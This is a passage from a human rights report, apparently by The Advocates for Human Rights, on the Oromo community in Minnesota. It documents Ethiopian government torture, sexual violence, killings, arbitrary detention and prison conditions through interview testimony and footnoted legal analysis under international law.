²³⁷ Art Hughes, *Twin Cities Human Rights Conference Aims For Changes a World Away*, Minn. Pub. Radio, July 26, 2006; Ramadhan Mohamed, *Tensions Divide Oromos, Ethiopians*, PIONEER PRESS (St. Paul, Minn.), July 14, 2003.

²³⁸ Gregg Aamot, *Minnesota Sees Surprise Increase of Ethiopian Refugees*, STAR TRIB. (Minneapolis, Minn.) July 16, 2006; Art Hughes, *Oromo Immigrants Strive To Be Heard*, Minn. Pub. Radio, May 18, 2005.

²³⁹ James M. Jaranson et al., *Somali and Oromo Refugees: Correlates of Torture and Trauma History*, 94 AM. J. OF PUB. HEALTH No. 4, 592, Apr. 2004.

²⁴⁰ Oromo Community of Minnesota, *How the Oromo Came to Minnesota*, <http://www.oromocommunitymn.org/MinnesotaOromo.aspx>.

²⁴¹ *Id.*

²⁴² *Id.*

²⁴³ *Id.*

the early 1990s after the EPRDF came to power in Ethiopia.²⁴⁴ After the OLF left the transitional government, the EPRDF persecuted many Oromo because of their affiliation or suspected affiliation with the OLF.²⁴⁵ A significant number of Oromo also came to Minnesota during this time.

The Oromo community in Minnesota has helped to expose the human rights violations against Oromo people in Ethiopia.²⁴⁶ Organizations such as the Oromo Community of Minnesota, the Oromo American Citizens Counsel, and the International Oromo Youth Association have organized rallies and marches to raise awareness of human rights violations in Ethiopia.²⁴⁷ At the prompting of the Oromo diaspora, former Senator Norm Coleman and Representative Betty McCollum wrote letters urging access to education for Oromo students and criticizing human rights abuses in Ethiopia's Gambella region against the ethnic Anuak.²⁴⁸ The Oromo in Minnesota have sought to maintain their identity as Oromo, rather than being lumped together as Ethiopian, and they have come to consider Minnesota "an important place for leadership and change in the community."²⁴⁹

Across the diaspora, Oromo have been actively engaged in Ethiopian politics and have attempted to encourage host governments, particularly in the United States and United Kingdom, to exert pressure regarding Ethiopia's human rights record.²⁵⁰ Diaspora communities have engaged in the organization of opposition political parties, and in 2003 a group of them hosted the First Ethiopian All-Party Conference in Washington D.C.²⁵¹

²⁴⁴ *Id.*

²⁴⁵ *Id.*

²⁴⁶ Hughes, *supra* note 237.

²⁴⁷ See Ifrah Jimale, *Marching For the People . . . Arrested Back Home*, STAR TRIB., July 27, 2007 (stating that more than 2,000 Oromo people marched at the Minnesota State Capitol); see also Richard Sennott, *Ethiopians rally for homeland*, STAR TRIB., Apr. 5, 2002; Eric Black, *Oromo People of Minnesota Protest their Community's Plight in Ethiopia*, STAR TRIB., Mar. 22, 2000.

²⁴⁸ See *Senator Coleman Acts To Support Oromo*, available at www.oromoamerican.org/free_ormia.html.

²⁴⁹ Nancy Ngo, *Meeting Part of Oromos' Quest for Distinct Identity*, PIONEER PRESS (St. Paul, Minn.), July 29, 2001.

²⁵⁰ Yusuf, *supra* note 232, 310-11.

²⁵¹ *Id.*

II. FINDINGS

A. VIOLATIONS OF CIVIL AND POLITICAL RIGHTS

The interviews²⁵² The Advocates for Human Rights conducted reveal the Ethiopian government's alarming disregard for civil and political rights through repeated accounts of extrajudicial killings, torture, arbitrary arrests, detentions for long periods with no formal charges, inhumane prison conditions, and pressure on the judiciary to rule in the government's favor. The fear engendered by the pervasive use of repressive tactics – surveillance, arbitrary arrest, prolonged incommunicado detention, torture, and extrajudicial execution – has effectively weakened political dissent, the independence of the judiciary, and civil society. For many Oromo, this repression colors their view of all Ethiopian government action.

When they put me in the cold room my skin became hard. They attached my hands around my legs. Then there is a little space. They put a piece of wood between my hands and the back of my knees. There were two tables. They lifted me and put the edge of the wood on both sides of the table. I was turned upside down. They started beating the bottoms of my feet with wood. They whipped me with a piece of tire. Each time they whipped me they ripped my skin. They brought a bucket full of water and bleach in it. When they stopped beating me they put my face in the bucket. I lost my breath. I thought I would die.

An Oromo man describing torture he experienced in the Harare Military Camp in 1997 for over a week until moved to Sabateigna (the 7th Military Camp, 48:3.

1. TORTURE AND OTHER CRUEL, INHUMAN OR DEGRADING TREATMENT OR PUNISHMENT

The Advocates documented reports of the extensive use of torture against the Oromo in Ethiopia. International law unequivocally prohibits torture.²⁵³ The Convention against Torture, to which Ethiopia is a party, defines torture as “any act by which severe pain or suffering, whether physical or mental, is intentionally inflicted on a person ... when such pain or suffering is inflicted by or at the instigation of or with the consent or acquiescence of a public official or other person acting in an official capacity.”²⁵⁴

There is no home in Oromia that hasn't been touched by torture, disappearance, death, or detention. We are not learning from history; people are sowing seeds of conflict.

Oromo man commenting on reach of torture, 22:2.

The use of torture spans three successive Ethiopian regimes, including today's government. Interviewees shared personal experiences and stories of torture by government forces under Haile Selassie, the *Derg*, and the current government of Meles Zenawi. A healthcare provider interviewed by The Advocates observed that the torture practiced in Ethiopia falls squarely within the United Nations' definition of torture. 9:2.

²⁵² The citations refer to the interview number and page number. Interviews are on file with The Advocates for Human Rights. Supplemental material provided by interviewees is designated as “Supp.” following the interview number.

²⁵³ The prohibition against torture is part of customary international law and is also prohibited by the Convention against Torture and Other Cruel, Inhuman or Degrading Treatment or Punishment, G.A. res. 39/46, annex, 39 U.N. GAOR Supp. (No. 51) at 197, U.N. Doc. A/39/51 (1984), at Art. 1 [hereinafter CAT].

²⁵⁴ Ethiopia ratified the CAT on Apr. 13, 1994.

Interviewees reported beatings, painful physical exercises, punishment, whipping of the feet, prolonged hanging by the arms or legs, and mock executions. Both men and women reported sexual violence including rape, assault with foreign objects, and electric shock to the genitals. Men reported having heavy weights hung from their genitals. Other gender-specific torture while in the detention centers was reported.

Interviews revealed a perception of worsening conditions and treatment under the current TPLF-led government. One Oromo woman asserted that there is “torture against Oromos that even [the] *Derg* regime didn’t do.” 13:2. Another Oromo woman told of the stories she had heard from others of their treatment under this regime. She stated:

This regime is worse. People have been tied with their hands behind their backs and hung up and their soles are beaten. They are made to walk on sharp things while they are interrogated. They are asked whether they have supported the OLF. Almost all were not connected in any way to the OLF but were tortured just because they were Oromo. 30:3.

Interviewees reported that security officers commonly tortured prisoners during interrogations. Prolonged interrogations coupled with torture were used both to obtain information about the OLF’s activities and to suppress any such activity. One male Oromo described his interrogation in Harare Military Camp in 1997:

It was a very cold, dark room. They undressed me, and they left me with only underwear. The first time they took me [to] the room, they told me to think about it for a while: if I want to die or help them to get information. They said they would give me one hour to decide. I was completely frozen. I was shivering, and my skin got harder. They came back with pictures and asked me if I knew any of the people they showed me. When I told them I had not seen these people in my entire life, they hit me. They beat me the whole night. There were about five of them wearing military uniforms. Every fifteen minutes they were taking turns to beat me. 48:2.

One 40-year-old Oromo man told The Advocates that he had been arrested and detained with three friends and held for one week by the OPDO in 1997. They were beaten and forced to confess involvement in organizing people against the government and of participating in illegal activities with the OLF. He stated, however, that there was no evidence of their involvement. 39:2.

Another young Oromo man held at Ganda Tesfa Military Camp in 1996 said the torture and interrogations happened nearly every day for the two months and eighteen days that he was held there before being sent to Shinileh Central Prison for three-and-a-half years. “One day an officer from the Harare office came and asked me

Torture is defined as “any act by which severe pain or suffering, whether physical or mental, is intentionally inflicted on a person for such purposes as obtaining from him or a third person information or a confession, punishing him for an act he or a third person has committed or is suspected of having committed, or intimidating or coercing him or a third person, or for any reason based on discrimination of any kind, when such pain or suffering is inflicted by or at the instigation of or with the consent or acquiescence of a public official or other person acting in an official capacity.”

Art. 1(1), Convention against Torture and Other Cruel, Inhuman or Degrading Treatment or Punishment.

if I know some of the names that he had. When I told him ‘I don’t know,’ he beat me with a rock and broke my elbow. He told me if I admit that I know these people he will release me, otherwise I will stay there forever.” 56:2.

Another Oromo man, during his fourth incarceration lasting from December 1992 to June 1994, was asked to admit that he had a high position in the OLF, that he knew the locations of soldiers, and that he had OLF membership lists. He denied the charges, and the soldiers shot over his head, causing him to faint. “The next morning I found myself in the same prison . . . and my trousers were spoiled because I [was] not conscious. They left me like that.” 58:2.

Night was “suffering time,” according to an Oromo man who was detained in 1995, when investigators would call him out by name to interrogate him. He described the frequent interrogations:

The investigators would take you out to some different, quiet area. They would say, “This will be your last day.” It was very scary. They would ask if you had a message for your wife, dad, or mom. They would say, “Please tell us. You will be killed.” I would say, “I can’t tell you what I don’t know.” Then they would say, “If you know about the OLF, tell us.” I would ask them if they had any evidence—tangible or concrete. They thought I was deliberately keeping something in my mind. It would be two or three o’clock in the morning, and they would take you to a forest area. Again, they would ask if you had anything to say to your wife or parents. I said, “Good bye.” They asked, “Don’t you want to save your life? Are you a fool?” I was kicked from the back, and other soldiers kicked me from the front. 50:5.

An Oromo woman who was detained for two-and-a-half years explained why the interrogations happened at night. “They can’t do this in the day because all the prisoners would shout. The worst is when you don’t know your fate. Everyone is just sitting and waiting. Everyone thinks ‘Will they come and get me in the night?’ You can’t sleep, can’t get rest. [This] has its own psychological effect.” 60:3. One young Oromo man, who was imprisoned for three months in the early 1990s at Hurso Military Garrison, noted “some of us were forced to watch executions. In the night you hear gunfire. They come into the building to drag someone out—you know that person will never come back, and then you hear a gun. Or someone being beaten, and then they come in lashed and bleeding into the room.” 20:6.

Beatings, particularly with crude instruments like wire and wood, were reported to The Advocates.²⁵⁵ An Oromo man described the torture inflicted on him in Shinileh, just outside Dire Dawa in Eastern Oromia. He was imprisoned for close to three years from 1996 to 1998 before arriving in Minnesota in 2000.

They use different methods each time. They attached my hands behind my back with string. They lay me down on the ground and put cold water on me, and then they started beating me with plastic rubber [baton]. They beat me with wood and broke my arm. They did not even care when I told them my arm was broken. I know others who were beaten by wood. Some of them have pain when they urinate; the discharge is blood. When all of us transferred to the Central Prison, we got a break from the beating. Some of the prisoners were taken at night and brought back in the

²⁵⁵ See, e.g., *Zewdie v. Ashcroft*, 381 F.3d 804, 807 (8th Cir. 2004). The Court found credible Zewdie’s story that during her time in Maikelawi Prison “government officers beat the soles of her feet repeatedly with wire whips and sticks.”

morning. We cannot ask them where did they go or what happened. You can tell from their faces that they were beaten the whole night. 29:2.

Oromos reported a range of torture techniques that they or close friends and family experienced. One Oromo, who was in East Africa for a conference in early 2005, met an Oromo man with his tongue cut out. According to the interviewee, "He was told by the government who did this to him to praise [the] OPDO because a tongue that praises the OLF deserved to be cut. I couldn't sleep well after I learned this level of torture." 22:3.

One Oromo man's brother-in-law was put in a prison camp in Ethiopia where, "Sometimes they would put a heavy load on his shoulder and let him stand in heavy rain for the whole day, and he'd have to remain standing for the whole day, and if he doesn't they're going to hit him with a gun or whatever tool they use." 15:8. Another male Oromo interviewee is paralyzed from repeatedly carrying a heavy rock weighing between 70-80 kilograms on his back, up and down stairs, during his fourth arrest and detention between December 1992 and June 1994. 58:1.

An immigration attorney in Minnesota who has worked on asylum cases on behalf of Oromos and members of other ethnic groups from Ethiopia noted, "One of the worst tortures that I heard of is when they pulled thousands of people that were demonstrating on the streets in 1993-94. They were forcefully shaved using crude instruments and beaten all over."²⁵⁶ 32:2.

Oromos reported the use of rape and sexual violence against both women and men by the Ethiopian government. International law considers rape and other acts of sexual violence to be torture.²⁵⁷ As with all torture methods, the goal is to destroy individual identity. Humiliation and shame persist, often for the rest of the victim's life.²⁵⁸

Interviewees detailed accounts of rape and other forms of sexual assault that were perpetrated against women. One Oromo woman detained in the mid-1990s at Andegna Tabiya [First Station] stated:

There are many ugly things they were doing to us in prison. To tell this is . . . really bad. Thank God they did not do this to me. It is hard for us to talk about this. They put flashlights in the [sexual] organ of the ladies. There is a woman that [they] put flashlight batteries [in her vagina] . . . she couldn't hold her urine, and she used to urinate on herself. 60.2

The woman also told The Advocates, "There were many Oromo women they took in the night and group rape[d] them. I know of those whom I was arrested with who were raped by soldiers." 60:2. One Oromo woman shared with The Advocates the story of an Oromo woman who was raped and impregnated by a guard in 1993. She ended up committing suicide. 36:5.

²⁵⁶ The use of dry-shave techniques was frequently mentioned. Amnesty International reported the cases of 60 Oromos, including a prominent Oromo folk singer, who were arrested on December 31, 1993 while peacefully demonstrating outside the High Court in Addis Ababa against the trial of two OLF officials who had returned to Ethiopia for a peace conference. They were held under military guard in Sendafa Police College, which is not an official prison, and they were ill-treated by soldiers. Their heads were dry-shaved without soap or water, which Amnesty International considers to be a form of cruel, inhuman and degrading treatment. They were also forced to do hard physical exercises, barefoot and on rough ground, and beaten if they failed to keep up. The only food provided was bread and water. They were brought to court in January 1994, charged with contempt of court and most were sentenced to a month's imprisonment. See Amnesty International, *Ethiopia—Accountability Past and Present: Human Rights in Transition*, AI Index AFR 25/6/95 (Apr. 18, 1995).

²⁵⁷ See United Nations High Commissioner for Refugees, *Sexual Violence against Refugees: Guidelines on Prevention and Response* (Mar. 8, 1995).

²⁵⁸ Libby Arcel, *Torture, Cruel, Inhuman and Degrading Treatment of Women: Psychological Consequences*, 12 TORTURE 5-16 (2002). The Rome Statute of the International Criminal Court, 2187 U.N.T.S. 90, art. 7(1)(g), recognizes rape as a crime against humanity.

Another Oromo who has worked in social services in Minnesota reported a story of an Oromo woman whose Amhara husband was killed in the early 1990s. The government “took her to prison. [They] tied her so she was hanging upside down, beating her. She still can’t walk more than one block or stand for long. Five policemen raped her every night.” 13:2. She explained to The Advocates that “rape is very disgraceful in Ethiopia. Women are blamed.” 13:3. An Oromo elder who grew up in Arsi described these abuses as “very agonizing and terrorizing.” 51:1. An Oromo man told The Advocates:

I’ve heard of the things they do to women. They will come looking for a man if he is part of the OLF or a “trouble-making” Oromo. If he’s not there, they will rape the wife. There are horrific stories. It is not well documented, especially stories about rape. Who do you turn to? There is no non-profit agency. Society is closed, and it is not easy to talk about. 44:5.

International criminal jurisprudence recognizes that rape constitutes a form of torture. Providing the other elements of torture are satisfied, rape constitutes “severe pain and suffering amounting to torture.”

Prosecutor v. Kvočka, Case No. IT-98-30/1, ¶ 145, Judgment, Nov. 2, 2001 (citing *Celebici* Trial Chamber Judgement, ¶¶ 495-496 and 941-943, *Furundizija* Trial Chamber Judgement, ¶¶ 163, 171, *Akayesu* Trial Chamber Judgement, ¶¶ 597-598).

While few women interviewed by The Advocates shared their own experience, many had witnessed torture or had learned of others’ experiences. A male medical care provider and torture researcher indicated, “I am sure that [rape] is underreported, and some women will share it with you after you have known them for a long time.” 8:3.

Sexual violence against men was also reported. “As far as unique torture, there have been incidents of Oromo men having weights tied to their testicles.” 8:2. One Oromo reported his father’s experience while being interrogated by the current TPLF-led government. He was tied with electric wires and a bottle of water was attached to his testicles. 53:7. Oromos referred to this as virtual castration, 26:1, intended to make you infertile, 35:2, and not productive anymore, 54:6. One Oromo, whose brother was tortured in Mameria prison, stated “[he] was severely tortured, including his sexual organs, that he couldn’t even walk.” 52:1.

Few Oromos that The Advocates for Human Rights interviewed were unaffected by torture. The Advocates’ results paralleled the findings of the five-year, multi-phased, community-based epidemiological study funded by the National Institute of Health (“NIH”).²⁵⁹ Setting out to interview a cross-section of Oromos in Minnesota who had and had not been tortured, one female researcher of the NIH study found “even those people who have not been tortured shared the pain of those that had because they usually have a family member or someone that they knew who had been tortured.” 30:1. Another researcher of the Oromo and Somali torture study told The Advocates that 65 percent of the Oromos were tortured in prison or jail, and 60 percent reported seeing others being tortured. 9:2.

Both Oromo men and women were subjected to torture by the Ethiopian government. As one researcher of the NIH study of torture prevalence in Somali and Oromo refugees in Minnesota, indicated, “The literature suggests that men are tortured more than women, but this study showed that women were just as likely, if not more likely, to be tortured than men.” 19:3. One of the researchers involved with the five-year NIH-funded study noted, “The

²⁵⁹ Jaranson, *supra* note 239, at 591-98.

Oromo have been imprisoned longer than many groups that I have dealt with. I noticed before the data was gathered that they [Oromo] have been harshly treated and affected.” 8:2.

It is believed that incidents of torture may be underreported out of shame or out of fear of reprisal against themselves or members of their families. Limitations of the interview setting may also have caused underreporting because there was not enough time to develop rapport necessary to share such intimate experiences. An Oromo woman who was imprisoned and tortured reported that if you talk, you “die or return to prison,” 18:2, creating a chilling effect for the sharing of personal experience. An Oromo man told The Advocates that he was released under the condition not to talk about the torture or what had happened to him in prison. He was told not to tell human rights organizations or friends. “If I talk, I would be killed.” 58:2. Family members would not always know all of the details or the full extent of their loved one’s suffering. In addition, many of the interviewees feared surveillance or reprisal in the United States and did not want to risk the safety and security of friends and family still in Oromia.

Other human rights reports and the NIH study indicate that torture experiences among the Oromo are underreported. That which is reported provides staggering evidence of Ethiopia’s violations, under the current regime and its predecessors, of its Constitution and of international human rights law prohibiting torture.

2. EXTRA-JUDICIAL EXECUTIONS AND DISAPPEARANCES

International law unambiguously protects persons from arbitrary deprivation of life.²⁶⁰ Any sentence of death may only be executed “pursuant to a final judgement rendered by a competent court.”²⁶¹ Reports from individuals that The Advocates for Human Rights interviewed demonstrate that Ethiopia’s police and security forces systematically violate this right. This pattern is a long-standing one, spanning three successive regimes and affecting generations of Oromo. Many of the Oromos interviewed by The Advocates reported family members who had been killed or were missing or “disappeared” for many years under the current regime. Sometimes the family would later hear a rumor or receive proof that the missing person had been killed.

“Every human being has the inherent right to life. This right shall be protected by law. No one shall be arbitrarily deprived of his life.”

Art. 6(1), International Covenant on Civil and Political Rights.

Another Oromo man witnessed the shooting and death of the son of a family friend by armed members of the OPDO:

In my home area [of Wollega], there was a high school student aged 18 years that I saw OPDO running after. I knew his mother and father. I tried to observe. They had pistols and guns in hands. The boy fell down and was killed. The guys had pistols and they later shot and killed him. They alleged that he was OLF. The mother came out and asked, “Why did you kill this guy? Why didn’t you just catch him and put him in prison?” He had already died. 16:4

²⁶⁰ See ICCPR, *infra* note 377, art. 6(2).

²⁶¹ *Id.*

The same man also told the story of a close friend, a teacher in the Wollega region of Oromia, who was taken from a hospital by government agents in 1996. “They put him in a car, and he disappeared without a trace and has never been seen to date. His wife came to Addis Ababa to appeal. After a year, someone gave information to his wife not to look for [her husband] anymore.” 16:3.

Another Oromo man, who was himself arrested and tortured under the *Derg*, reported that his older brother, who was active in the OLF, was detained for ten years under the *Derg* regime. The present government again detained his brother in 1992. Despite many efforts to discover his whereabouts, including an international letter-writing campaign on his behalf, his brother has been missing since his arrest in 1992. 22:1.

Oromo reported leaving Ethiopia under threats to their lives. An Oromo man from Arsi described his involvement in Oromo uprisings under the *Derg* regime, and how, after the TPLF came to power, he was forced to flee the country. “They [the TPLF] had given a death sentence to me. I heard that they wanted to kill me, and I was able to run away.” 51:4.

Another Oromo man told The Advocates about the arrest and death of a friend and activist in the OLF in 1995. According to the witness, this very public act was intended to induce fear among the local Oromos:

The killing of Mustapha created fear in us. The[y] tortured him first. They brought him to the city center where everybody could see his body. They nailed him on the ground. They removed his skin and took out his two eyes. They forced people from the region to come and watch. At first, I couldn’t believe my eyes. I couldn’t recognize him. I fainted when I saw him. We knew that we were the next target, which is why we decided to disappear. 48:1.

3. ARBITRARY ARRESTS AND INCOMMUNICADO DETENTION

Arbitrary arrest or detention occurs when a government official detains an individual without due cause that the person has violated the law.²⁶² Although prohibited by international law and Ethiopia’s own Constitution, interviewees reported that Ethiopia’s police and military in Oromia commonly use arrest as a form of harassment against those the government wishes to intimidate or influence. For some, it was experienced for a relatively brief period of time. But detentions of three years were common and some interviewees experienced more than ten years in prison. In addition, many had experienced repeated arrests and detentions.

“Everyone has the right to liberty and security of the person. No one shall be subjected to arbitrary arrest or detention. No one shall be deprived of his liberty except on such grounds and in accordance with such procedure as are established by law.”

Art. 9(1), International Covenant on Civil and Political Rights.

One Oromo man recounted to The Advocates that his father was imprisoned for several years under the *Derg*, allegedly targeted because he was involved in an internationally-connected, non-governmental organization. At the same time, the *Derg* arbitrarily imprisoned, tortured, and interrogated his 14-year-old sister for almost a year. After her release, she was required to report periodically to the local government. 15:5.

²⁶² See ICCPR, *infra* note 377, art. 9.

Arbitrary arrest and detention of Oromos under the current TPLF regime have occurred since it came to power in the early 1990s, following the period of the transitional government. As reported in The Advocates' interviews, Oromos are targeted by this government, regardless of influence or wealth. There were, however, also several instances of wealthy, educated, or influential Oromos who were specifically selected for harassment. For example, an influential Oromo man, who was the head of a government office in Oromia during the former *Derg* regime and under the current TPLF government was imprisoned for three years in the late 1990s. The government never charged him with any violation of the law. He described his arrest:

One employee told me that the military were surrounding the office. He asked me what the reason was. I said that I had no idea. The soldiers jumped the fence, but I told everyone to go ahead and do their work. We had no idea what was going on. One gentleman came to the office. He entered without asking my secretary. I said, "Can I help you, sir?" He said, "Shut up. I don't need your help." But I'm a civil servant and my job is to help others. Instead he told me to "[raise] up my hands." He also told me not to move or to touch anything. I asked him a couple of questions, [such as], "Where are you from?" He continued to tell me to raise my hands. I told him that I'm a civil servant and that I don't have weapons. He told me, "No. You don't have a right to ask a single question. You are arrested." 50:7.

The interviewee was eventually released. When he was finally taken to court, there was no evidence or case against him, and the court ordered his release.²⁶³

On other occasions, the TPLF military or police arbitrarily arrested family members of people they suspected were part of the OLF or part of an organization that they suspected sympathized or was allied with the OLF. An Oromo student, who was involved in the student protests of 2001, described the government's intimidation of his family members:

The government attacks you and your family too. You have to obey what the government says unless you want to lose land or be imprisoned. My parents were arrested two to three times a year. They [were] detained, questioned. . . . My younger brothers were targeted in college. . . . They were detained two days and released but suspended from school. They were questioned, given a warning, and released. 35:4-5.

Another Oromo woman told the story of her relative who was involved in student protests in Addis Ababa in 2002. When the students were taken away by the military, the interviewee's relative was kept in detention for four months without any charge. "He was finally released but told that he has to come back every month. But they could not go back to school. They [the government] did not allow them to resume their studies. They are just sitting there doing nothing. . . . They are going back and forth to the prison camp every month." 54:6-7.

Additionally, two Oromo members of Parliament were reportedly harassed by government forces: "[T]he government intimidated them. When I say government, government security team would arrest them, question

²⁶³ See, e.g., *Suppressing Dissent*, *supra* note 17, at 17 (reporting that eight members of the Human Rights League, which investigates human rights violations against the Oromo, were detained for three-and-a-half years on charges of terrorist activity where no evidence against them was ever found).

them for hours. Sometimes they would take them in the evening, in the night and take them around in car, blindfold them and ask them questions.” 61:4. The two eventually fled Ethiopia. 61:4.

Many Oromos described to The Advocates their experiences of being held incommunicado, denied access to family or counsel. They related that either their family was unaware of where they were detained or they were denied visitors. One Oromo man was arrested at work in Adama, Oromia, and detained in a dark, underground room in Maikelawi, or Central Prison, in 1995. He stated, “For three months, nobody knew where I was. . . . My family was searching for me—asking the police, human rights organizations, and the International Red Cross for me.” 50:4.

A *pro bono* lawyer for The Advocates reported that her Oromo client was held in Addis Ababa in the early 1990s. “She was not permitted contact with anyone, not even relatives. As to her father, who was imprisoned on two occasions, I know that the mom was able periodically to bring food. They knew where he was in one situation but not the other.” 62:3. The brother of an Oromo who was detained in 2002 and held incommunicado in Mameria Prison outside Dire Dawa told The Advocates that he and his family were not allowed to visit him.²⁶⁴ 52:1.

There is also widespread belief that many Oromos are being detained in secret facilities unknown to family, lawyers, medical professionals and the international human rights community. One Oromo woman told The Advocates, “People are beaten up, imprisoned in private houses, in toilets, even in the cities, and people would not know where those buildings are. There are people who know, but it is kept secret.” 57:5 The Advocates heard from Oromos who were kept underground where there was no water, light, or sanitation. 26:2.

Many acknowledged that such secret facilities have likely been in existence since the time of Haile Selassie, but that the current government has been clever in its techniques and that much of the oppression and torture has moved “underground.”²⁶⁵ Interviewees mentioned arrests and detentions at private homes outside the watchful eye of the international community. The creation and maintenance of secret facilities allows for conditions where security guards violate prison rules and national and international law to engage in systematic acts of torture. One male Oromo stated, “Now prisons are like a laboratory of torture.” 35:2.

4. INADEQUATE PRISON CONDITIONS

International law requires that prisoners be held in conditions that respect their dignity and humanity.²⁶⁶ Many interviewees were imprisoned in Ethiopia and recounted personal experiences or knew second-hand about detention conditions based on the experiences of friends and family.²⁶⁷ Few people seemed unaffected by detention, prolonged incarceration, and torture.

²⁶⁴ See Amnesty Int’l, *Urgent Action, Ethiopia: Torture/Fear for safety/Incommunicado detention*, AI Index: AFR 25/021/2002, Aug. 11, 2002, (noting that Ziad Hussein Abarusky had reportedly been subjected to severe torture, including to his sexual organs, leaving him unable to walk. He had been refused medical attention. The authorities had not allowed his family to visit him, but his family has been permitted to bring food for him to the prison).

²⁶⁵ AMNESTY INT’L, REPORT 2004, *Ethiopia*.

²⁶⁶ See ICCPR, *infra* note 377, art. 10(1).

²⁶⁷ This is consistent with the findings of a National Institute of Health study, where one third of Oromo men were held in prison for more than one month and one third were held for more than one year. About 45% of the Oromo women that they interviewed were held for over one month. See Jaranson, *supra* note 239.

With little variation between facility or reported date of incarceration, military camps, prison camps, jails, and secret detention facilities throughout Oromia and all of Ethiopia were described as dark, overcrowded, and lacking adequate toilet and sleeping facilities. Interviewees also described to The Advocates meager food provisions, lack of water, rampant illness, and deprivation of medical care and contact with friends and family.

Interviewees reported extremely overcrowded detention conditions. An Oromo who was imprisoned in the mid-1990s indicated that the cells were so cramped that inmates alternated sleeping in beds and standing. 26:2. One Oromo man was confined in a cell designed for two people, but it was routinely packed with 10 or more persons. 59:3. Another Oromo man described his time in 2001 and 2002 at the Ambo Zonal detention center: “Here, I was detained in a highly suffocated room about 9 meters squared in which we were 30 detainees altogether. Since the room was overcrowded, there was no space for any one of us to lie down. We had to lean against each other to sleep.” 61: Supp. 6. Many interviewees noted that there was no bedding—just the cold cement floors—earning one facility the name “Siberia.” 31:1. Another male Oromo, whose father was imprisoned in 1995, recounted his father’s memory of the Oromo elders in his cell crying for the police to open the window so they could get air. 28:2. The Advocates interviewed several Oromos who indicated that political prisoners were put in jail with violent criminals and youth were intermixed with adults as a result of the overcrowding and inadequate facilities. 45:2.

“All persons deprived of their liberty shall be treated with humanity and with respect for the inherent dignity of the human person.”

Art.10(1), International Covenant on Civil and Political Rights.

Many Oromos interviewed reported conditions of inadequate food, lack of access to toilet facilities, and exposure to infection and illness. Interviewees reported that going without food for up to three days was not uncommon. More typically, there would be a daily provision of food, but it was wholly inadequate in nutritional and caloric value. It might be a piece of bread or leftovers from the prison guards’ food, including the rinds from fruits. 31:1. There was no clean water to drink. 31:1.

Many of the interviewees who were imprisoned noted the lack of toilet facilities. A large camp or jail often would have one toilet to serve all inmates. Prisoners could access the toilet only twice a day. 50:5. Many prisoners were therefore forced to relieve themselves in shoes, on a bed, or on the cell floor.

Such conditions led to serious health problems and insufficient medical attention. There was a report of a cholera outbreak in a detention facility, 15:8, but more frequently mentioned was diarrhea and exposure to parasitic insects and worms. 58:2. An Oromo woman who works in social services told The Advocates of an Oromo friend whose brother is imprisoned in Ethiopia. He is diabetic and has high blood pressure, kidney problems, and other medical problems. He is sick and close to death, but the prison is denying him medicine.²⁶⁸ 13:3.

²⁶⁸ See Amnesty Int’l, *Urgent Action, Ethiopia: Further information on Medical concern / Torture / Detention Without Charge*, AI Index: AFR 25/009/2004, Aug. 11, 2004 (by Imiru Gurmessa Birru), available at <http://web.amnesty.org/library/index/ENGAFR250092004> (publicizing the denial of medication to Imiru Gurmessa Birru, a middle-aged Oromo man reportedly removed from the hospital against the advice of medical doctors to a police investigation unit on a stretcher on August 6, 2004. They reported that he was extremely ill but denied the medication prescribed by hospital doctors for his diabetes).

5. LACK OF CHARGES AND PROCESS

Ethiopia is a signatory to multiple international instruments that emphasize the need for governments to have a valid judicial process by which they can deliver justice to those accused of crimes.²⁶⁹ Despite these constitutional and international guarantees, The Advocates' interviews revealed a high rate of occurrence of detentions—even those lasting many years, where no formal charges were ever made, let alone within the 48-hour period mandated in the Constitution.²⁷⁰ Many Oromos reported to The Advocates that prisoners often never faced a judge, and no interviewee reported a case being brought before a court within 48 hours.

The lack of legal process and charges was common under the former regimes as well as under the current government. A man from the southern part of Oromia told The Advocates about the frequent detention of his father, who worked under Haile Selassie and was persecuted and eventually killed by the *Derg* when the interviewee was 13. When asked whether his father was charged with anything, the interviewee responded, "All I grew up knowing was that the regime would arrest you and not give any due process. Or they would just kill—there was no going to court." 33:1. The same sentiment and experience was shared by another interviewee who was detained under the *Derg* in the early 1980s and under the current regime in the early 1990s while working with the Christian church in rural Oromia and in Addis Ababa:

"Anyone who is deprived of his liberty by arrest or detention shall be entitled to take proceedings before a court, in order that that court may decide without delay on the lawfulness of his detention and order his release if the detention is not lawful."

Art. 9(4), International Covenant on Civil and Political Rights.

Finally when they let us go, they especially told me that I will be back in jail whenever they want me again. And I don't know why. This is common for any Oromo person. They tell you when you are released, well, they will call you back any time. It is always uncertain. Any reason can be created to put you back in jail. 47:2.

An Oromo man who had worked for the OLF when it was part of the transitional government was arrested during the night shortly after the OLF was expelled from the governing coalition in 1992. He no longer worked for the OLF at the time of his first arrest and detention. He explained:

Men in uniform came up and took [me] to a police station. They asked "Are you in the OLF? Did you ever join the OLF?" [I] answered that [I] had been in the OLF. [I] thought that was fine as long as [I] was law-abiding. "It's a free country, I can be in whatever group I want." . . . The [TPLF] took [me] to a place in the city, but it was somewhere [I] didn't recognize. They kept [me] overnight and someone would come to interrogate [me] almost every hour. The next night they took [me] somewhere else to be held. [I] was beaten. [My] girlfriend found out where [I] was after searching and asking around. They had transferred [me] to a place for interrogation. [I] stayed there for four months. [I] was not charged with anything or given any chance to go to court. . . . One time [I] saw

²⁶⁹ See generally, ICCPR *infra* note 377, at art. 9.

²⁷⁰ CONST., art. 19 (Ethiopia).

people from the Red Cross coming to look at where [we] were staying. The [government] officials told the Red Cross people that all the prisoners were criminals. 40:2.

A former athlete who worked for the EPRDF following the OLF's expulsion from the governing coalition told The Advocates that he was imprisoned for six years before appearing in court. This Oromo man was taken in the middle of the night from his home after being beaten before his wife and children. When, years later, he was finally brought before a court, he was released. He stated: "They didn't have any evidence. The people who arrested me didn't come to the court on that day. They were transferred to other places. The judges asked if there is any proof that I'm guilty. They didn't have my case, only a list of my name." 49:2. These reports are consistent with Human Rights Watch reports which reported that, when visiting Oromia in spring 2005, none of the thirty-three interviewees who had been arrested because of alleged ties to the OLF had been brought before a court or confronted with any evidence that they had committed a crime.²⁷¹

Many Oromos reported that in the absence of a clear and transparent legal process to contest charges against them, a payment of a fee or bribe enabled them to get out of jail. An Oromo professional reported that his cousin was detained eight years allegedly for being an OLF a supporter. He was eventually released on bail. "You could buy your way out of jail if your family raised enough money." 26:2. Another Oromo man reported that his brothers paid 5,000 Birr for his release after his first arrest in 1992. 27:1.

